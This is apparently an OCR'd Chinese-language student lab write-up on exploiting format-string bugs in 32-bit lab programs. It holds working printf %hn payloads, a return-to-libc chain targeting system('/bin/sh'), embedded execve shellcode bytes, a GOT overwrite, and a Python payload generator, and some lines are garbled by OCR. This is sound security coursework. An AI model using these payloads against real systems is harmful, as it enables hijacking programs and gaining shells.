```
zyx@zyx-virtual-machine:~$ ./prog1
Target address: bffff024
Data at target address: 0x11223344
Please enter a string: %08x %08x %08x %08x %08x %08x



00000063 b7fbd5a0 000000f0 bffff05e 11223344 78383025
                                    Data at target address: 0x11223344
```

```
echo $(printf
"\x16\xf0\xff\xbf@@@@\x14\xf0\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.26204x%hn%.4369x%hn >
input
```

```
./prog1 < input | grep -a address
```

```
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ echo $(printf "\x16\xf0\xff\xbf@@
@@\x14\xf0\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.26204x%hn%.4369x%hn > input
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ ./prog1 < input | grep -a address
Target address: bffff014
Data at target address: 0x11223344
◆◆◆ata at target address: 0x66887799
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$
```

```
echo $(printf
"\x16\xF0\xFF\xBF@@@@\x14\xF0\xFF\xBF")%.8x%.8x%.8x%.8x%.8x%.56961x%hn%.57410x%hn >
input

./prog1 < input | grep -a address
```

```
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ echo $(printf "\x16\xF0\xFF\xBF@@
@@\x14\xF0\xFF\xBF")%.8x%.8x%.8x%.8x%.8x%.56961x%hn%.57410x%hn > input
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ ./prog1 < input | grep -a address
Target address: bffff014
Data at target address: 0x11223344
◆◆ata at target address: 0xdeadbeef
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$
```

```
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ ./prog2
The address of the input array: 0xbfbe8bc4
The value of the frame pointer: 0xbfbe8ba8
The value of the return address(before): 0x080485b9

The value of the return address(after): 0x080485b9
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$
```

The address of the input array: 0xbfbe8bc4
The value of the frame pointer: 0xbfbe8ba8
The value of the return address(before): 0x080485b9

The value of the return address(after): 0x080485b9

**EBP的地址是0xbfbe8ba8

```
The value of the return address(after): 0x08048602
*** stack smashing detected ***: ./prog2 terminated
```

```
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ ./prog2
e input array: 0xbfbe8bc4
frame pointer: 0xbfbe8ba8
The value of the return address(before): 0x080485b9

The value of the return address(after): 0x080485b9
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ ldd prog2
        linux-gate.so.1 =>  (0xb7781000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75b2000)
        /lib/ld-linux.so.2 (0x8000f000)
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ readelf -s /lib/i386-linux-gnu/li
bc.so.6|grep system
   245: 00112f90    68 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
   627: 0003ad80    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1457: 0003ad80    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ strings -tx /lib/i386-linux-gnu/l
ibc.so.6|grep "/bin/sh"
 15ba3f /bin/sh
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$
```

Firefox 网络浏览器

**注意到system()函数偏移为0x0003ad80，字符串"/bin/sh"偏移为0x0015ba3f

```
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ touch badfile
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ ./prog2
The address of the input array: 0xbfbe8bc4
The value of the frame pointer: 0xbfbe8ba8
The value of the return address(before): 0x080485b9

The value of the return address(after): 0x080485b9
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ ldd prog2
        linux-gate.so.1 =>  (0xb7781000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75b2000)
        /lib/ld-linux.so.2 (0x8000f000)
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ readelf -s /lib/i386-linux-gnu/libc.so.6|grep system
   245: 00112f90    68 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
   627: 0003ad80    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1457: 0003ad80    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ strings -tx /lib/i386-linux-gnu/libc.so.6|grep "/bin/sh"
 15ba3f /bin/sh
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ gdb prog2
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from prog2...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x8048562
(gdb) run
Starting program: /home/zyx/桌面/lab1/lab1/code/prog2

Breakpoint 1, 0x08048562 in main ()
(gdb) info proc mappings
process 5480
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/zyx/桌面/lab1/lab1/code/prog2
         0x8049000  0x804a000     0x1000        0x0 /home/zyx/桌面/lab1/lab1/code/prog2
         0x804a000  0x804b000     0x1000     0x1000 /home/zyx/桌面/lab1/lab1/code/prog2
        0xb7e0b000 0xb7fba000   0x1af000        0x0 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fba000 0xb7fbb000     0x1000   0x1af000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbb000 0xb7fbd000     0x2000   0x1af000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbd000 0xb7fbe000     0x1000   0x1b1000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbe000 0xb7fc1000     0x3000        0x0
        0xb7fd6000 0xb7fd8000     0x2000        0x0
        0xb7fd8000 0xb7fda000     0x2000        0x0 [vvar]
        0xb7fda000 0xb7fdb000     0x1000        0x0 [vdso]
---Type <return> to continue, or q <return> to quit---S
```

**我们有libc的加载基址　　0xb7e0b000

可以计算system函数地址为

```
0xb7e0b000+0x0003ad80=0xb7e45d80
```

"/bin/sh"的地址为

```
0xb7e0b000+0x0015ba3f=0xb7f66a3f
```

```
0xb7e4 = 47076
0x5d80 = 23936
0xb7f6 = 47094
0x6a3f = 27199

23936 - 148 = 23788
27199 - 23936 = 3263
47076 - 27199 = 19877
47094 - 47076 = 18

system函数放入返回地址

/bin/sh放入参数地址
```

- `0xb7da` = 47066
- `0x4da0` = 19872
- `0xb7ec` = 47084
- `0x582b` = 22571

echo $(printf "\xec\xec\xff\xbf@@@@\xf4\xec\xff\xbf@@@@\xee\xec\xff\xbf@@@@\xf6\xec\xff\xbf")%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%19724x%hn%2699x%hn%24495x%hn%18x%hn > badfile

EBP的地址: 0xbfbe8ba8

ret = 0xbfbe8ba8+ 4 = 0xbfbe8bac

参数位置 =0xbfbe8ba8 + 12 = 0xbfbe8bb4


```
echo $(printf
"\xac\x8b\xbe\xbf@@@@\xb4\x8b\xbe\xbf@@@@\xae\x8b\xbe\xbf@@@@\xb6\x8b\xbe\xbf")%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%23788x%hn%3263x%hn%19877x%hn%18x%hn > badfile
```

echo$(printf"\xae\xee\xff\xbf@@@@\xac\xee\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.49003x%hn_%.11500x%hn$(printf"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00") > badfile

```
#!/usr/bin/python3
import sys
N = 200
content = bytearray(0x90 for i in range(N))

# Put the address at the beginning
```

```
addr1 =  0xbfffefac
addr2 =  0xbfffefb4
addr3 =  0xbfffefae
addr4 =  0xbfffefb6

content[0:4] = addr1.to_bytes(4, byteorder='little')
content[4:8] = ("dead").encode('latin-1')
content[8:12] = addr2.to_bytes(4, byteorder='little')
content[12:16] = ("beef").encode('latin-1')
content[16:20] = addr3.to_bytes(4, byteorder='little')
content[20:24] = ("cafe").encode('latin-1')
content[24:28] = addr4.to_bytes(4, byteorder='little')
content[28:32] = ("babe").encode('latin-1')

C = 15

# Construct the format string
small1 = 0x5d80-28-C*8
large1 = 0x6a3f-0x5d80
small2 = 0xb7e4-0x6a3f
large2 = 0xb7f6-0xb7e4

s =
"%.8x"*C+"%."+str(small1)+"x"+"%hn"+"%."+str(large1)+"x"+"%hn"+"%."+str(small2)+"
x"+"%hn"+"%."+str(large2)+"x"+"%hn"

fmt = s.encode('latin-1')
content[28:28+len(fmt)] = fmt

# Write the content to badfile
file = open("input", "wb")
file.write(content)
file.close()
```

```
%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
```



```
08048380 <printf@plt>:
 8048380:       ff 25 0c a0 04 08       jmp    *0x804a00c
 8048386:       68 00 00 00 00          push   $0x0
 804838b:       e9 e0 ff ff ff          jmp    8048370 <_init+0x24>
```

```
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$ objdump -d ./prog3|grep win
0804850b <win>:
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$
```

080483a0 printf@plt:
 80483a0: ff 25 0c a0 04 08   jmp   *0x0804 a00c
 80483a6: 68 00 00 00 00   push $0x0
 80483ab: e9 e0 ff ff ff   jmp   8048390 <_init+0x28>

0804 850b :

objdump -d ./prog3|grep win

0804850b :

0804 2052

850b 34059

```
echo $(printf
"\x0e\xa0\x04\x08@@@@\x0c\xa0\x04\x08")%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%1920x%hn%32007x%hn> input
```

```
                                        40404040
N@@@L@@@@You Win!
zyx@zyx-virtual-machine:~/桌面/lab1/lab1/code$
```